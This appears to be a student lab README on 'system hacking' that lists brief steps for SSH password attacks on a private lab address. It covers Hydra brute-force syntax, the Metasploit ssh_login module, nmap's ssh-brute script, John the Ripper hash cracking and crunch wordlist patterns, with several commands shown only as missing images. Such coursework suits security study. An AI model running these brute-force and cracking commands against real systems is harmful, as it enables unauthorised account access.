

PROJECT ON SYSTEM HACKING

1. HYDRA:


* Create usernames.txt and passwords.txt with some default usernames and passwords

myusernames.txt mypasswords.txt


* Syntax: hydra -L <usernames file path> -P <passwords file path>

<port name>://<target ip address>



1. AUXILLARY:

* Enter Metasploit framework and use auxiliary module
* Set path: use auxiliary/scanner/ssh/ssh\_login
* Set RHOSTS: 192.168.109.129
* Set USER\_FILE: /home/kali/Desktop/myusernames.txt
* Set PASS\_FILE: /home/kali/Desktop/mypasswords.txt
* Run the module: run
* We get some default passwords matched for some usernames



1. NSE Scripts:



* Set path: cd /usr/share/nmap/scripts
* Sort out ssh nse scripts using grep function:

ls -l | grep ssh

* Use ssh-brute.nse using the following command:


nmap --script ssh-brute.nse -p 22 192.168.109.129

* There will be a lot of default usernames and passwords generating continuously, till a time limit.





1. JOHN: THE RIPPER


* Copy the hash values of all the default usernames into a text file



* Copy these into a text file: cat> hash.txt




* Syntax: john <filename>




1. CRUNCH:

* For default passwords:



* For customised passwords:



* , implies uppercase letter (ABCDEFGHIJKLMNOPQRSTUVWXYZ)
* @ Implies lowercase letters(abcdefghijklmnopqrstuvwxyz)
* ^ implies special characters (#$%&\_, etc)
* % implies numeric values